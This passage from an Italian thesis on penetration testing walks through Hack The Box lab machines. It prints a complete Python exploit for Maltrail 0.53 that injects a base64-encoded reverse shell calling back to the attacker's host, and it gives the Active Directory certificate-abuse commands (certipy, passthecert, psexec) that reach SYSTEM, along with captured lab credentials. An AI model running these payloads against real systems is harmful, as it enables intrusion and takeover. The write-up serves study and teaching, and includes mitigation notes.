- *22/tcp*, che è aperta e ha un servizio SSH in esecuzione.

- *80/tcp*, che è filtered e ha un servizio HTTP in esecuzione.
- *55555/tcp* che è aperta e ha un servizio sconosciuto in esecuzione.

Le prime due porte non portano ad alcun progresso per il proseguimento del nostro test. In teoria, dovremmo poter passare dalla porta 80, dato che ha un servizio HTTP, come infatti abbiamo fatto per il primo test; tuttavia essendo filtered, non è possibile capire se è aperta o chiusa.

Nmap è strumento molto più preciso per il port scanning rispetto ad altri perchè, oltre all'individuazione di porte aperte o chiuse, definisce anche casi dove non è possibile dare loro una nomenclatura precisa perchè sono protette, ad esempio, da firewall che fanno da filtro per il passaggio dei pacchetti inviati per la scansione. Quindi, ispezioniamo l'ultima porta, la *55555/tcp*, perchè vediamo (sempre dal risultato della scansione) che accetta richieste HTTP (Figura 4.2).



Figura 4.2: HTTP request

Infatti, abbiamo appena trovato la home page del sito (Figura 4.3).



Figura 4.3: Home page del sito

In particolare, si può notare (Figura 4.4) che il nome del servizio è *request-baskets* nella Versione *1.2.1*. Questo servizio consente di creare dei "basket", cioè raccolte di richieste HTTP per ispezionarle. È un servizio usato per analizzare nel dettaglio la richiesta perché consente di studiare l'URL, i metodi HTTP e i payload dei dati trasmessi. Questo servizio viene solitamente utilizzato per fare debugging e testing delle API[1].



Figura 4.4: Nome del servizio in esecuzione sulla porta 55555

[1]API (Application Programming Interface): è un set di regole e definizioni che consente a diverse applicazioni software di comunicare tra loro. Le API definiscono i metodi e i formati dei dati che le applicazioni possono utilizzare per richiedere e scambiare informazioni, facilitando l'integrazione e la cooperazione tra sistemi informatici.

4.2 Vulnerability Assessment

Adesso che sappiamo su quale servizio si basa la macchina, cerchiamo in rete se sono note delle vulnerabilità, e i relativi pattern di exploit.

Scopriamo, così, che, per questa specifica versione del servizio, esiste una vulnerabilità di tipo *SSRF* (Server Side Request Forgery). È una vulnerabilità che consente all'attaccante di sfruttare delle funzionalità sul server per leggere o aggiornare risorse interne. L'attaccante può fornire o modificare un URL che il codice in esecuzione sul server leggerà o utilizzerà per inviare dati; selezionando attentamente gli URL, l'attaccante potrebbe essere anche in grado di leggere la configurazione del server, come i metadati di AWS, connettersi a servizi interni come database abilitati per HTTP, o effettuare richieste POST verso servizi interni che non sono destinati ad essere esposti.

Non sembrerebbero essere presenti altre vulnerabilità degne di nota; quindi, procediamo con l'exploit ma, come vedremo nella sezione successiva, in realtà è presente un'altra vulnerabilità. Essa sarà individuata durante l'exploit perchè è situata nel servizio aperto sulla porta *80* alla quale accederemo solamente dopo aver sfruttato la prima vulnerabilità, dal momento che dalla fase precedente risulta essere filtrata.

4.3 Exploitation

Adesso che abbiamo individuato una *SSRF*, sfruttiamola per accedere alla macchina.

Innanzitutto, creiamo un basket di prova, come si vede in Figura 4.5, e, in particolare, attiviamo le seguenti funzioni aggiuntive:

1. *Insecure TLS*: permette di eludere la verifica del certificato;
2. *Proxy Response*: permette di visualizzare le risposte del server remoto sul nostro client;
3. *Expand Forward Path*: permette di espandere il path originale della richiesta con componenti aggiuntive.



Figura 4.5: Esempio di basket configuration

A questo punto, cerchiamo, tramite il browser, l'URL così definito e troviamo il risultato riportato in Figura 4.6.

Grazie a questo test, abbiamo scoperto che il servizio attivo sulla porta 80 si chiama*Mailtrail* nella Versione 0.53. Di conseguenza, cerchiamo online se esistono delle vulnerabilità per esso. Così facendo, scopriamo che è presente una cosiddetta *RCE (Remote Code Execution)*. È una vulnerabilità che consente a un attaccante di eseguire codice arbitrario su un sistema remoto senza avere accesso fisico al dispositivo. Questa è considerata una delle



Figura 4.6: Risultato del test

minacce più gravi per la sicurezza informatica, poiché consente agli aggressori di assumere il controllo completo di un sistema.

Adesso possiamo realmente eseguire l'exploit perchè abbiamo trovato tutte le vulnerabilità presenti sulla macchina, cioè quella dedotta dalla raccolta di informazioni e quest'ultima, individuata a partire da un semplice test del servizio. Per sfruttare la *RCE* dobbiamo eseguire il seguente script Python:

```
1
2  import sys
3  import os
4  import base64
5
6  # inizializzo e instanzio le tre variabili utili per lo script
7  YOUR_IP = sys.argv[1]   # <your ip>
8  YOUR_PORT = sys.argv[2]   # <your port>
9  TARGET_URL = sys.argv[3]   # <target url>
10
11 print("\n[+]Started MailTrail version 0.53 Exploit")
12
13 # verifica delle variabili
14 if len(sys.argv) != 4:
15     print("Usage: python3 mailtrail.py <your ip> <your port> <target url>")
16     sys.exit(-1)
17
18
19 # Exploit
20 def exploit(my_ip, my_port, target_url):
21
22     # definiamo il payload per la reverse shell
23     payload = f'python3 -c \'import socket,os,pty;
24         s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
25         s.connect(("{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
26         os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
27
28     # codifica del payload
29     encoded_payload = base64.b64encode(payload.encode()).decode()
30
31     # iniettiamo il payload
```

```
32      command = f"curl '{target_url}/login' --data 'username=;
33          'echo \"{encoded_payload}\" | base64 -d | sh`'"
34      os.system(command)
35
36  print("\n[+]Exploiting MailTrail on {}".format(str(TARGET_URL)))
37  try:
38      exploit(YOUR_IP, YOUR_PORT, TARGET_URL)
39      print("\n[+] Successfully Exploited")
40      print("\n[+] Check your Reverse Shell Listener")
41  except:
42      print("\n[!] An Error has occured. Try again!")
43
```

Il funzionamento del codice è il seguente:

- definiamo tre variabili che rappresentano: la nostra macchina, la macchina su cui ascolteremo la connessione inversa e la macchina attaccata;
- definiamo un `if` per verificare la correttezza degli argomenti di input passati da linea di comando, cioè le tre variabili definite prima;
- definiamo il payload per l'esecuzione di una reverse shell; questo verrà codificato con la codifica *base64 -d*.
- definiamo la funzione *curl* che inietterà il payload attraverso l'URL di login;
- infine, chiamiamo le funzioni definite prima ed eseguiamo l'exploit, preparando dei messaggi per notificare il risultato.

Per utilizzare questo script, va prima effettuata la predisposizione della nostra macchina, mettendola in ascolto su una certa porta, grazie al tool *netcat*, con il seguente comando: `nc -nlvp YOUR IP: YOUR PORT`.

Poi, eseguiamo lo script con il seguente comando: `python3 sau.py YOUR IP YOUR PORT BASKET URL`.[2]

A questo punto, vedremo sul nostro prompt dei comandi il risultato dello script, ovvero la connessione tramite reverse shell. Basta verificare con il comando *id* il nostro ruolo all'interno della macchina remota, ovvero *user*; necessariamente si può esplorare. Con i comandi `cd`,`ls` e `cat`, che permettono di leggere il contenuto; a seguito di ciò troviamo facilmente la *user flag*.

Per concludere il test, dobbiamo individuare la *root flag*. Procediamo, come da prassi, con il comando: `sudo -l` per capire quali sono i nostri privilegi (Figura 4.6).



Figura 4.7: Privilage escalation

Da questo risultato, vediamo che è possibile eseguire il seguente comando: `sudo systemctl status trail.service` che permette di visualizzare lo stato del servizio *trail.service*. Poichè eseguiamo questo comando con *sudo*, ovvero come super utente, ereditiamo anche i privilegi e, poiché il risultato viene stampato su un visualizzatore di pagine, detto *less*, che

[2] "BASKET URL" è l'indirizzo di test generato per l'exploit.

permette di eseguire comandi shell dalla modalità di visualizzazione otteniamo i privilegi di *root*. Infatti, eseguendo il comando `!sh`, il quale chiede a *less* di aprire una shell con i privilegi correnti, ovvero quelli di root, otteniamo una shell con tali privilegi. In conclusione, esploriamo la macchina e troviamo facilmente la *root flag*.

4.4 Post exploitation e reporting

In questo secondo test, abbiamo lavorato su due distinte vulnerabilità presenti nella macchina. Queste due, e in particolare la seconda, ovvero la *RCE*, erano già note online, tant'è che, con una semplice ricerca su FireFox, abbiamo trovato il pattern d'attacco per l'exploit. In generale, per mitigare la *SSRF*, si attuano le seguenti tecniche: la validazione degli input, le whitelist, il filtraggio degli schemi URL, cioè l'accettazione di richieste provenienti solo da certi protocolli, etc. Per mitigare la *RCE*, solitamente, si attua il principio del minimo privilegio, cioè si limitano le funzioni eseguibili da un utente soltanto a quelle strettamente necessarie, si effettua una rigorosa validazione degli input, oppure si usano i cosiddetti WAF (Web Application Firewall), cioè firewall di sicurezza che impediscono dei noti attacchi di questo tipo.

Per trovare la *user flag* è bastato sfruttare queste vulnerabilità, seguendo dei pattern online, anche perchè il file `user.txt` non presentava alcun meccanismo di protezione aggiuntivo, come, ad esempio, tecniche di hashing o altro. Anche l'individuazione della *root flag* è stata banale perchè, sfruttando una funzionalità dell'interfaccia usata dalla macchina remota, cioè l'esecuzione di comandi shell, abbiamo, con un semplice escamotage, ovvero l'esecuzione del comando con *sudo*, acquisito i privilegi per trovare il file `root.txt`, che non presentava alcuna protezione.

In conclusione, questo test è risultato più facile del primo, perchè, per il target, non era stata implementata alcuna contromisura per delle vulnerabilità, che, ripetiamo, sono note e il cui exploit è disponibile online.

CAPITOLO 5

Descrizione di un terzo penetration test

In questo capitolo analizzeremo il terzo penetration test illustrando nel dettaglio le tecniche e le scelte attuate, come nei due precedenti test. In particolare, quest'ultimo test si differenzierà dagli altri due perché la macchina vittima è basata sul sistema operativo Windows. Questa macchina, scelta sempre su HTB, è denominata "Authority". Inoltre, essa è classificata con un livello di difficoltà maggiore rispetto alle due precedenti. Per questa ragione, nel seguente capitolo illustreremo diversi strumenti e tecniche di exploit più articolati rispetto a quelli già visti.

5.1 Information gathering

Iniziamo il test svolgendo le consuete operazioni di routine, cioè creiamo una cartella dedicata e predisponiamo la connessione tramite vpn. Fatto questo, iniziamo a raccogliere informazioni relative alla macchina partendo dall'indirizzo IP associato ad essa. Per fare questa analisi, adottiamo subito un approccio invasivo partendo con l'utilizzo del tool *nmap*. Di seguito riportiamo il risultato del suddetto comando (Figura 5.1 e 5.2)[1]: `nmap -A -sC -sV -v 10.10.11.222`.



Figura 5.1: Risultato di *nmap*

Il risultato mostra la presenza di un servizio HTTP sulla porta *80/tcp*, che è aperta; inoltre, è presente sulla porta *53/tcp* un servizio "Simple DNS Plus", che indica la presenza

[1]Nelle due immagini non è riportato il risultato completo della scansione ma solo la parte di nostro interesse.



Figura 5.2: Risultato di *nmap*

di un software per la risoluzione dei nomi di dominio. Quest' ultimo risultato denota la presenza di un server DNS che, essendo situato su una porta aperta, potrebbe essere esposto a vulnerabilità.

Di conseguenza, procediamo con la *DNS enumeration* e, tramite il comando `nslookup`[2] proviamo a stabilire una connessione ad esso. Tuttavia, come si vede nella Figura 5.3, il tentativo fallisce.



Figura 5.3: Risultato di *nslookup*

Ci concentriamo su questo server perché si tratta di una componente fondamentale di Internet dal momento che esso svolge un ruolo chiave nel processo di ricerca di informazioni in rete. Quando un utente effettua una ricerca il browser filtra le pagine web in base al testo da lui digitato, definendo così il meccanismo di ricerca testuale. Però, i dominii che cerchiamo sono identificati da un indirizzo IP, cioè un numero; e di conseguenza serve un meccanismo di traduzione da testo a indirizzo, dal momento che un utente difficilmente potrebbe già conoscere il valore numerico della pagina. Di seguito riportiamo in più passaggi il funzionamento di tale meccanismo:

1. *Richiesta di risoluzione:* quando inseriamo un nome di dominio nella barra del browser, il dispositivo invia una richiesta di risoluzione DNS per ottenere l'indirizzo IP associato a quel nome di dominio.

[2] *Nslookup* sta per "Name Server Lookup", ed è un tool diagnostico che viene utilizzato per interrogare e ottenere informazioni dai server DNS.

2. *Interrogazione al server DNS:* la richiesta di risoluzione viene inviata al server DNS. Ogni provider di servizi Internet (ISP) ha i propri server DNS; ci sono anche server DNS pubblici, come quelli forniti da Google (`8.8.8.8` e `8.8.4.4`) o Cloudflare (`1.1.1.1`).

3. *Risposta del server DNS:* il server DNS risponde con l'indirizzo IP associato al nome di dominio richiesto.

4. *Comunicazione con il server web:* una volta ottenuto l'indirizzo IP, il dispositivo può stabilire una connessione con il server web del sito utilizzando quell'indirizzo.

Poiché nel nostro caso questo tentativo è fallito, procediamo con l'utilizzo del comando `dig axfr @INDIRIZZO IP` per effettuare la connessione al server DNS; in particolare, tramite *axfr* tentiamo di effettuare un trasferimento cioè una copia del server sulla nostra macchina al fine di ottenere informazioni su di essa. Però, anche qui non otteniamo nulla (Figura 5.4).

```
└─$ dig axfr @10.10.11.222
;; communications error to 10.10.11.222#53: timed out
```

Figura 5.4: Risultato di *dig*

La raccolta di informazioni si conclude con l'ispezione della porta *445*, che, solitamente, è associata ad un servizio SMB [3](Server Message Block). Dalla scansione *nmap* effettuata in precedenza, abbiamo trovato che è presente un servizio denominato *windows-ds?* su questa porta, che inoltre risulta essere aperta. Procediamo ispezionandola con il seguente comando (Figura 5.5) `smbmap -u "" -p "" -P 445 -H 10.10.11.222 && smbmap -u "guest" -p "" -P 445 -H 10.10.11.222`

Riportiamo la sua spiegazione divisa in tre parti:

1. `smbmap -u "" -p "" -P 445 -H 10.10.11.222`:
   - `-u ""`: specifica un nome utente vuoto.
   - `-p ""`: specifica una password vuota.
   - `-P 445`: specifica la porta 445.
   - `-H 10.10.11.222`: specifica l'indirizzo IP del server.
2. `&&` (concatenazione effettuata con AND logico):
3. `smbmap -u "guest" -p "" -P 445 -H 10.10.11.222`:
   - `-u "guest"`: specifica il nome utente "guest".
   - `-p ""`: specifica una password vuota.
   - `-P 445`: specifica la porta 445.
   - `-H 10.10.11.222`: specifica l'indirizzo IP del server.

Il risultato di questa operazione merita un approfondimento in quanto fornisce informazioni ricche e interessanti. Ci viene presentato un elenco, di cosiddette, "condivisioni speciali" presenti sul disco, ovvero una serie di meccanismi per lo scambio di contenuti tramite l'accesso diretto all'unità di storage del sistema. Le condivisioni indicate con *$* rappresentano questa categoria speciale di scambio di dati.

Nel nostro caso, abbiamo la possibilità di accedere in modalità lettura, come utente guest, solo a *IPC$* e *Development*. Queste condivisioni rappresentano rispettivamente la

[3]SMB è un servizio utilizzato da un utente che consente di scambiare risorse, come file, cartelle e stampanti, con un server Windows.

Figura 5.5: Risultato di *smbmap*

comunicazione tra due o più processi attraverso la rete e lo scambio di cartelle per scopi specifici, come lo sviluppo di software o progetti. Per questa ragione procediamo con il seguente comando e riportiamo anche la relativa spiegazione:

```
sudo mount -t cifs -o username=cifs_share_user
//10.10.11.222/Development
/home/kali/Documents/Machines/HTB/Authority/mount/
```

- `sudo`: utilizziamo il comando `sudo` per eseguire l'operazione di `mount` con privilegi amministrativi.
- `mount`: rappresenta il comando di base per montare un file system.
- `-t cifs`: specifica il tipo di file system da montare; in questo caso, è il file system Common Internet File System (CIFS), che viene spesso utilizzato per condividere risorse su reti Windows.
- `-o username=cifs_share_user`: consente di specificare il nome utente da utilizzare per l'autenticazione durante il `mount`. Abbiamo modificato questa parte con il nome utente corretto.
- `//10.10.11.222/Development`: specifichiamo il percorso di rete del file system che desideriamo montare (`Development`).
- `/home/kali/Documents/Machines/HTB/Authority/mount/`: specifichiamo il percorso di `mount` locale dove il file system remoto sarà accessibile dopo il `mount`.

In breve, con l'operazione di `mount` leggiamo il contenuto della condivisione `Development` e, in particolare, ci concentreremo sul file `main.yml`.

5.2 Vulnerability assesment

Al termine della prima fase del test abbiamo ottenuto un file contenente le credenziali per l'accesso al sito. Adesso, dobbiamo trovare un modo per utilizzarle dato che sono state criptate con *Ansible*. Questo è uno strumento che mette a disposizione un meccanismo di crittografia per i file, il quale viene utilizzato, di solito, quando si vogliono proteggere informazioni sensibili. Nel nostro caso, per recuperare le credenziali di accesso al sito, dobbiamo prima fare l'hash del file, e dopo possiamo utilizzare *John the ripper*. Per fare ciò, salviamo il contenuto del file `.yml` in un file di testo grazie al comando `nano`; dopo, con il comando `ansible2john`, generiamo l'hash del contenuto. Infine, con il comando `john -wordlist=rockyou.txt file.txt` otteniamo le credenziali.

Così facendo, tentiamo di accedere alla sezione admin del sito (Figura 5.6) e raccogliamo ulteriori informazioni al fine di individuare delle vulnerabilità per il proseguimento del test.

Grazie a `john`, abbiamo ottenuto le credenziali per l'accesso come admin che sono: *admin_password=DevT3st@123*, *admin_login=svc_pwm*, *admin_login_password=pWm_dm!N_23*.



Figura 5.6: Form di login del sito

A questo punto utilizziamo tali credenziali per effettuare il login; tuttavia come si vede dalla Figura 5.7, otteniamo un messaggio di errore.



Figura 5.7: Tentativo di login fallimentare

Tentiamo di accedere alla sezione *Configuration Manager* e, grazie alla `admin_login_password=pWm_dm!N_23`, entriamo come amministratore nel sito (Figura 5.8).



Figura 5.8: Enter Caption

5.3 Exploitation

In questo test, rispetto ai due precedenti, non abbiamo individuato una particolare vulnerabilità e, di conseguenza, non abbiamo sfruttato un pattern di attacco predefinito, ma, addentrandoci sempre più nella macchina, siamo arrivati alla conclusione del test.

Infatti, nel primo paragrafo, mentre cercavamo delle informazioni per pianificare un exploit, abbiamo trovato un file contenente le credenziali; poi le abbiamo decrifrate per entrare nel sito con l'obiettivo di cercare delle vulnerabilità ma, come vedremo adesso, siamo arrivati subito alla soluzione.

All'interno della sezione *Configuration Manager* c'è l'opzione per scaricare il file di configurazione `.xml` e per caricarne uno nuovo. Perciò, lo scarichiamo per analizzarlo.

Al suo interno possiamo notare, come mostrato in Figura 5.9, che è presente un *ldapserver* al quale l'applicazione web fa riferimento, tuttavia quest'ultimo è inaccessibile. Quindi, dobbiamo procedere con l'exploitation modificando questo file di configurazione per far interfacciare l'applicazione alla nostra macchina. Procediamo facendo il set up di un *ldapserver* sulla nostra macchina e cambiamo il file `.xml`, dirottando le richieste verso la porta dove abbiamo preparato il server. Torniamo nella sezione *Configuration Manager* e carichiamo le modifiche; successivamente inseriamo delle credenziali di test e, come risultato, sulla nostra macchina verranno mostrate le credenziali corrette.

A questo punto, ci colleghiamo alla macchina remota grazie al comando `evil-winrm -i 10.10.11.222 -user svc_ldap -password 'lDaP_1n_th3_cle4r!'`[4].



Figura 5.9: Risultato della connessione al target

Come si vede in Figura 5.9, il tentativo di connessione alla macchina remota è andato a buon fine; di conseguenza, basta procedere con l'esplorazione delle directory per trovare la *user flag*.

Procediamo con la ricerca della *root flag* cercando, innanzitutto, di capire quali sono i privilegi che abbiamo con questo utente. Con il comando `whoami /priv` scopriamo che abbiamo la possibilità di aggiungere una workstation al dominio. Questa cosa ci deve suggerire che potremmo aggiungere la nostra macchina da remoto e, quindi, lavorare sul target.

Utilizzando il tool *impacket_addcomputer*, possiamo aggiungere un computer come di seguito specificato:

```
impacket-addcomputer authority.htb/svc_ldap:< password>
    -dc-ip 10.10.11.222
    -computer-name '< nome_computer>'
    -computer-pass '< computer_password>'
```

Utilizzeremo proprio le credenziali trovate all'inizio del test.

Adesso, richiediamo un certificato per apparire come amministratore. Per fare ciò, utilizzeremo il seguente comando:[5]

[4] È un protocollo di gestione remota di Windows che consente di eseguire comandi da una macchina remota in modo sicuro. `evil-winrm` sfrutta questo protocollo per interagire con sistemi Windows remoti.

[5] Nella sitografia è riportato il link al github del tool *Certipy*.

```
certipy-ad req -username "username" -p "password" -template CorpVPN
    -dc-ip 10.10.11.222 -ca AUTHORITY-CA
    -upn 'Administrator@authority.htb'
```

Grazie a questo tool, riusciamo a scaricare il certificato; ora, per completare il test, utilizzeremo una tecnica detta *Pass the cert*. L'idea è quella di cambiare la password del certificato grazie a *certipy* e ad uno script Python. Grazie a questo tool riusciamo ad estrarre le credenziali dal *PFX*, ovvero dal *Personal Informational Exchange*, con i seguenti comandi:

```
certipy-ad cert -pfx administrator.pfx -nokey -out user.crt
certipy-ad cert -pfx administrator.pfx -nocert -out user.key
```

In particolare, `-nokey` chiede di non estrarre la chiave privata e `-out` chiede di salvare il contenuto nel file `user.crt`, infine, `-nocert` indica di non estrarre il certificato e `user.key` salva nel file `user.key` la chiave privata.

A questo punto, utilizziamo uno script per generare casualmente la password per l'amministratore tramite il seguente comando `python passthecert.py -action modify_user -crt user.crt -key user.key -domain authority.htb -dc-ip 10.10.11.222 -target administrator -new-pass`

```
└─$ python passthecert.py -action modify_user -crt user.crt -key user.key -domain authority.htb -dc-ip 10.10.11.222 -target administrator -new-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully changed administrator password to: 0vXbLq7xzzVY5qfsiA05ebYCLEGZ9IU6
```

Figura 5.10: Risultato dello script

Infine, raggiungiamo il nostro obiettivo tramite il seguente comando

```
psexec administrator:password_generata@10.10.11.222
```

Per trovare la *root flag* ci basterà navigare nelle directory della macchina; concludiamo, così, il test.

```
┌─$ psexec administrator:0vXbLq7xzzVY5qfsiA05ebYCLEGZ9IU6@10.10.11.222
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.11.222.....
[*] Found writable share ADMIN$
[*] Uploading file VtAGPqqM.exe
[*] Opening SVCManager on 10.10.11.222.....
[*] Creating service IxOM on 10.10.11.222.....
[*] Starting service IxOM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Figura 5.11: Risultato del comando `psexec`

5.4 Post exploitation e reporting

Quest'ultimo test è più articolato degli altri due, dal momento che è stato necessario utilizzare dei tool appositi poiché non abbiamo individuato un pattern d'attacco predefinito per i servizi presenti sulla macchina. In prima battuta, è stato complicato acquisire delle informazioni in merito, dal momento che i servizi individuati sulle porte non presentavano alcun punto d'accesso. Però, grazie ai privilegi in lettura dell'utente *guest*, abbiamo individuato un file contenente dei dati importanti per il proseguimento del lavoro. Questo è stato possibile solo perché la macchina concede la possibilità a chiunque di leggere due condivisioni "speciali", come *IPC$* e *Development*. Di conseguenza, se venisse tolta questa possibilità all'utente *guest*, che rappresenta chiunque tenti di accedere al sistema, la macchina

sarebbe sicura poiché non si potrebbe individuare il file `.yml`. Da questo punto in poi, il test diventa più semplice dato che, dopo essere entrati nella sezione di configurazione, possiamo cambiare il file relativo e reindirizzare le richieste alla nostra macchina; così otteniamo la prima bandiera.

Per quanto riguarda la *privilege escalation*, senza l'ausilio di un tool creato appositamente per la manipolazione di certificati, non saremmo mai riusciti ad ottenere l'ultima bandiera. Grazie a *Certipy* abbiamo individuato la possibilità di richiedere il certificato come amministratore e con ciò, abbiamo acquisito i privilegi per esplorare la macchina con i corrispettivi privilegi.

CAPITOLO 6

Conclusioni
